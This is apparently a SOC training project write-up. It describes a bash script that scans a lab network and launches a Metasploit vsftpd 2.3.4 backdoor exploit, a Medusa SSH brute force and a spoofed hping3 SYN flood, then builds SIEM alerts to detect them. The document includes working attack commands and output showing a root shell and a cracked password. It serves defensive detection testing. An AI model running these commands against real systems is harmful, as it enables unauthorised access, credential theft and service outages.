SOC ANALYST PROJECT

Project Objectives

Building an automatic system to be used by the SOC manager to choose between multiple attack types. The system will allow administrator to choose which server to attack and then choose what type of attack to use. The purpose of this system is to allow SOC teams to ensure that their SIEM can recognize such attacks and provide alerts to the team.

Contents of script:

- Creating a Log File
- Displaying Server's IP Address
- Scanning Network for IP Address
- Scanning For Open Ports and Services
- Attack Types and Functions
- SIEM And Alerts
- Conclusion

Script Link:

socproject.sh

Creating A Log File

```
#!/bin/bash

#Creating a log file to store the events.
sudo touch /var/log/attacks.log
sudo chmod 772 /var/log/attacks.log

```

When running the script, the script first creates a file in the var/log folder to log the information on the date, time, attack type and IP address of the attack.

Displaying Server's IP Address

```
#Displaying the user's IP Address.
User_IP=$(ifconfig | grep inet | head -n 1 | awk '{print $2}')

echo "Your IP Address is $User_IP"
```

The system then scans the host for the IP Address and displays it to the user.

```
┌──(kali㉿kali)-[~/SOCproject]
└─$ bash socproject.sh
[sudo] password for kali:
Your IP Address is 192.168.121.132
```

Scanning Network For IP Addresses

```
#Scanning network for IP Addresses and saving results into a text file.
sudo netdiscover -r "$User_IP"/24 -P -N | grep -Fv '.1 ' | grep -Fv '.2 ' | grep -Fv '.254 ' | grep -v 'Active' | awk '{print $1}' > Activehosts.txt

#Displaying IP Addresses found as options.
i=0
for addressnumber in $(cat Activehosts.txt)
do

i=$(($i+1))
echo "$i) $addressnumber"

done

echo "Select IP address option to attack or enter 'random' to pick a random IP address: "
read integer
```

The system then scans the network for active hosts and displays the IP Addresses in an options format where the user can choose which IP address to perform the attack on.

```
┌──(kali㉿kali)-[~/SOCproject]
└─$ bash socproject.sh
Your IP Address is 192.168.121.132
1) 192.168.121.130
2) 192.168.121.135
3) 192.168.121.144
Select IP address option to attack or enter 'random' to pick a random IP address:
```

The user can pick any of the IP addresses found or enter ‘random’ for the script to pick any of the displayed IP address at random.

Scanning For Open Ports and Services

```
#Allowing user to choose a random IP Address from the options.
if [ $integer == 'random' ]
then
numberIPs=$(cat Activehosts.txt | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' | wc -l)

randomip=$(shuf -i 1-$numberIPs -n 1)

victim_ip=$(cat Activehosts.txt | head -n $randomip | tail -n 1)

else

victim_ip=$(cat Activehosts.txt | head -n $integer | tail -n 1)
echo "$victim_ip"

fi


#Running an Nmap scan on the chosen IP Address.
echo "Scanning $victim_ip for open ports and services ..."

sudo nmap -sV -O $victim_ip
```

When a user picks an IP address, the system would then run a nMap scan on the IP address to show open ports and running services.

```
┌──(kali㉿kali)-[~/SOCproject]
└─$ bash socproject.sh
Your IP Address is 192.168.121.132
1) 192.168.121.130
2) 192.168.121.135
3) 192.168.121.144
Select IP address option to attack or enter 'random' to pick a random IP address:
2
192.168.121.135
Scanning 192.168.121.135 for open ports and services ...
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-30 02:17 EST
Nmap scan report for 192.168.121.135
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

In this example, I picked option 2 with IP address ‘192.168.121.135’. The system then displays all the services running on the machine and their port numbers.

```
┌──(kali㉿kali)-[~/SOCproject]
└─$ bash socproject.sh
Your IP Address is 192.168.121.132
1) 192.168.121.130
2) 192.168.121.135
3) 192.168.121.144
Select IP address option to attack or enter 'random' to pick a random IP address:
random
Scanning 192.168.121.130 for open ports and services ...
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-30 02:24 EST
Nmap scan report for 192.168.121.130
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 00:0C:29:8A:F0:B8 (VMware)
Device type: general purpose
```

Here, the user requested the system to pick a random IP address from the displayed options.

Attack Types and Functions

- vsFTPd 2.3.4 Backdoor Command Execution


```
53  # The 'backdoor' function uses a metasploit exploit that exploits the known vsFTPd 2.3.4 backdoor command execution (CVE-2011-2523).
54  function backdoor()
55  {
56
57      msfconsole -q -x "use exploit/unix/ftp/vsftpd_234_backdoor;set rhost $victim_ip;options;run"
58
59  }
60
```


The first attack type exploits a vulnerability of an ftp service running on vsftpd 2.3.4. This service version contains a backdoor which opens a shell on port 6200 tcp.

References


- https://security-tracker.debian.org/tracker/CVE-2011-2523
- https://www.cve.org/CVERecord?id=CVE-2011-2523

The command in the function opens Metasploit console and uses exploit /unix/ftp/vsftpd_234_backdoor on the chosen IP address and runs it. If successful, the system will then return a shell where the user can execute commands on the client's server remotely.





- Brute Forcing



```
62  # The 'bruteforce' function uses 'Medusa' to bruteforce the ssh service on the victim's server with specified users and password lists.
63  function bruteforce()
64  {
65
66      echo -n "Input file path of username list: "
67      read user_list
68      echo -n "Input file path of password list: "
69      read pass_list
70      medusa -h $victim_ip -U $user_list -P $pass_list -n 22 -M ssh
71
72  }
```

The second attack type is brute forcing the target's ssh protocol. The user will be prompted to provide a list of usernames and passwords respectively to brute force the ssh service on port 22. The script uses 'Medusa', a brute forcing tool to run with the credentials provided.

```
Attack options:
 1) vsFTPd 2.3.4 Backdoor Command Execution
Uses metasploit to exploit ftp service. (Make sure client is running vsftpd 2.3.4)
 2) Bruteforce SSH Login Service
Provide a username and password list to perform a bruteforce attempt on client SSH service. (Make sure client has ssh on port 22 open)
 3) Create a DDOS Attack
Flood client with Syn Packets from random source IPs. (Press alt+c to manually stop sending packets)
 4) Choose a Random attack
Choose this option to perform any one of the above.
Choose an attack type: 2
Input file path of username list: ./users.txt
Input file path of password list: ./PassList.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: Password1! (3 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: abc (1 of 13, 0 complete) Password: yo (4 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: Password1! (3 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: 123 (2 of 13, 1 complete) Password: yo (4 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: msfadmin (3 of 13, 2 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: msfadmin (3 of 13, 2 complete) Password: msfadmin (2 of 4 complet
ACCOUNT FOUND: [ssh] Host: 192.168.121.135 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: msfadmin (2 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: Password1! (3 of 4 complete
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: hello (4 of 13, 3 complete) Password: yo (4 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: tc (5 of 13, 4 complete) Password: user (1 of 4 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.121.135 (1 of 1, 0 complete) User: tc (5 of 13, 4 complete) Password: msfadmin (2 of 4 complete)
```

As the script is running the brute force attempt, the user not only gets to see the successful results but also gets to see the machine running the attempts.

- Denial Of Service

```
74
75  #The 'dosattack' uses the hping3 command to flood the victim's server with Syn packets from random IP Addresses.
76  function dosattack()
77  {
78
79      sudo hping3 -S -p 445 -d 120 -c 200 -w 64 --flood $victim_ip --rand-source
80
81  }
82
```

The third type of attack is a denial of service (DoS) attack which floods the target server with false requests until intended requests can no longer be processed by the server from lack of processing power. ‘Hping is a packet generator tool that were using to send the traffic to the target. The ‘-S’ flag means the server will be sending SYN packets only, ‘-d’ flag is for data size, ‘-c’ flag for packet count, ‘-w’ for win size and ‘—flood’ sends the packets as fast as possible. ‘—rand-source’ spoofs the

source IP Address of the packets. The '-p' flag is for port which in this case we picked port 445 which is usually used for smb protocol.

```
Attack options:
 1) vsFTPd 2.3.4 Backdoor Command Execution
Uses metasploit to exploit ftp service. (Make sure client is running vsftpd 2.3.4)
 2) Bruteforce SSH Login Service
Provide a username and password list to perform a bruteforce attempt on client SSH service. (Make sure client has s
 3) Create a DOS Attack
Flood client with Syn Packets from random source IPs. (Press alt+c to manually stop sending packets)
 4) Choose a Random attack
Choose this option to perform any one of the above.
Choose an attack type: 3
HPING 192.168.121.144 (eth0 192.168.121.144): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

Capturing from Ethernet0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
3649…	43.283226	192.168.121.144	161.192.236.177	TCP	58	[TCP Retransmission] 445 → 3033 [SYN, ACK] Seq=0 Ack
3649…	43.283226	192.168.121.144	130.171.46.153	TCP	58	[TCP Retransmission] 445 → 3041 [SYN, ACK] Seq=0 Ack
3649…	43.283226	192.168.121.144	158.238.146.153	TCP	58	[TCP Retransmission] 445 → 3042 [SYN, ACK] Seq=0 Ack
3649…	43.283226	192.168.121.144	171.222.217.24	TCP	58	[TCP Retransmission] 445 → 3047 [SYN, ACK] Seq=0 Ack
3649…	43.283226	192.168.121.144	138.39.153.128	TCP	58	[TCP Retransmission] 445 → 3048 [SYN, ACK] Seq=0 Ack
3649…	43.283226	192.168.121.144	45.167.30.188	TCP	58	[TCP Retransmission] 445 → 3050 [SYN, ACK] Seq=0 Ack
3649…	43.283226	192.168.121.144	46.105.165.42	TCP	58	[TCP Retransmission] 445 → 3058 [SYN, ACK] Seq=0 Ack
3649…	43.283452	192.168.121.144	191.82.171.175	TCP	58	[TCP Retransmission] 445 → 3060 [SYN, ACK] Seq=0 Ack
3649…	43.283476	192.168.121.144	39.151.116.156	TCP	58	[TCP Retransmission] 445 → 3083 [SYN, ACK] Seq=0 Ack
3649…	43.283501	192.168.121.144	5.53.219.122	TCP	58	[TCP Retransmission] 445 → 3085 [SYN, ACK] Seq=0 Ack
3649…	43.283529	192.168.121.144	25.169.171.250	TCP	58	[TCP Retransmission] 445 → 3095 [SYN, ACK] Seq=0 Ack
3649…	43.283552	192.168.121.144	166.104.126.47	TCP	58	[TCP Retransmission] 445 → 3096 [SYN, ACK] Seq=0 Ack
3649…	43.283579	192.168.121.144	189.138.228.198	TCP	58	[TCP Retransmission] 445 → 3097 [SYN, ACK] Seq=0 Ack
3649…	43.283606	192.168.121.144	67.120.84.167	TCP	58	[TCP Retransmission] 445 → 3109 [SYN, ACK] Seq=0 Ack
3649…	43.283628	192.168.121.144	162.159.102.10	TCP	58	[TCP Retransmission] 445 → 3111 [SYN, ACK] Seq=0 Ack
3649…	43.283652	192.168.121.144	67.158.231.163	TCP	58	[TCP Retransmission] 445 → 3126 [SYN, ACK] Seq=0 Ack
3649…	43.283681	192.168.121.144	129.53.7.161	TCP	58	[TCP Retransmission] 445 → 3136 [SYN, ACK] Seq=0 Ack
3649…	43.283705	192.168.121.144	198.152.214.184	TCP	58	[TCP Retransmission] 445 → 3137 [SYN, ACK] Seq=0 Ack
3649…	43.283728	192.168.121.144	121.81.198.115	TCP	58	[TCP Retransmission] 445 → 3154 [SYN, ACK] Seq=0 Ack
3649…	43.283750	192.168.121.144	153.49.244.239	TCP	58	[TCP Retransmission] 445 → 3160 [SYN, ACK] Seq=0 Ack
3649…	43.283779	192.168.121.144	158.215.170.121	TCP	58	[TCP Retransmission] 445 → 3161 [SYN, ACK] Seq=0 Ack
3649…	43.283803	192.168.121.144	7.51.223.167	TCP	58	[TCP Retransmission] 445 → 3163 [SYN, ACK] Seq=0 Ack


The system will start flooding the target's server with SYN packets when the DoS option is chosen. The sending of packets can only be manually stopped by the user. Above is a screen capture of wireshark on the target's computer. Note that the source IP Addresses are all different although they only come from a single computer.

SIEM And Alerts


Now that we have established that the attacks work, lets try connecting the vulnerable server to a SIEM (Security Incidents & Events Management) tool to monitor the traffic of the user when it is being attacked. In the examples below, the script will be running on a Kali Linux server (192.168.121.132) attacking another Linux server (192.168.121.133) on the same network. We will then create individual alerts on the SIEM tool for each type of attacks respectively.


1. VsFTPd Attack

```
[*] 192.168.121.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.121.133:21 - USER: 331 Please specify the password.
[+] 192.168.121.133:21 - Backdoor service has been spawned, handling...
[+] 192.168.121.133:21 - UID: uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.132:41871 → 192.168.121.133:6200) at 2024-01-03 21:28:48 +0800
```




When first creating an alert, we must identify the related logged events of when the attack is happening. Above is an example of the logged event when I run the vsftpd backdoor attack on my kali machine. Now let's create an alert based on that event.





Now that we have saved the alert, we will run the test again to see if there's is a triggered alert when the attack happens again.


```
[*] 192.168.121.133:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.121.133:21 - USER: 331 Please specify the password.
[+] 192.168.121.133:21 - Backdoor service has been spawned, handling...
[+] 192.168.121.133:21 - UID: uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),119(wireshark),142(kaboxer)
[*] Found shell.
[*] Command shell session 1 opened (192.168.121.132:41481 → 192.168.121.133:6200) at 2024-01-04 15:32:07 +0800
```




As you can see, the event is automatically logged as a Triggered Alert when I ran the script again. However, this does not actually mean that a person is actively hacking the server, the alert only informs the user that someone made a connection through the vsftpd server. It is for the individual monitoring the SIEM to do his due diligence and investigate further following the event.

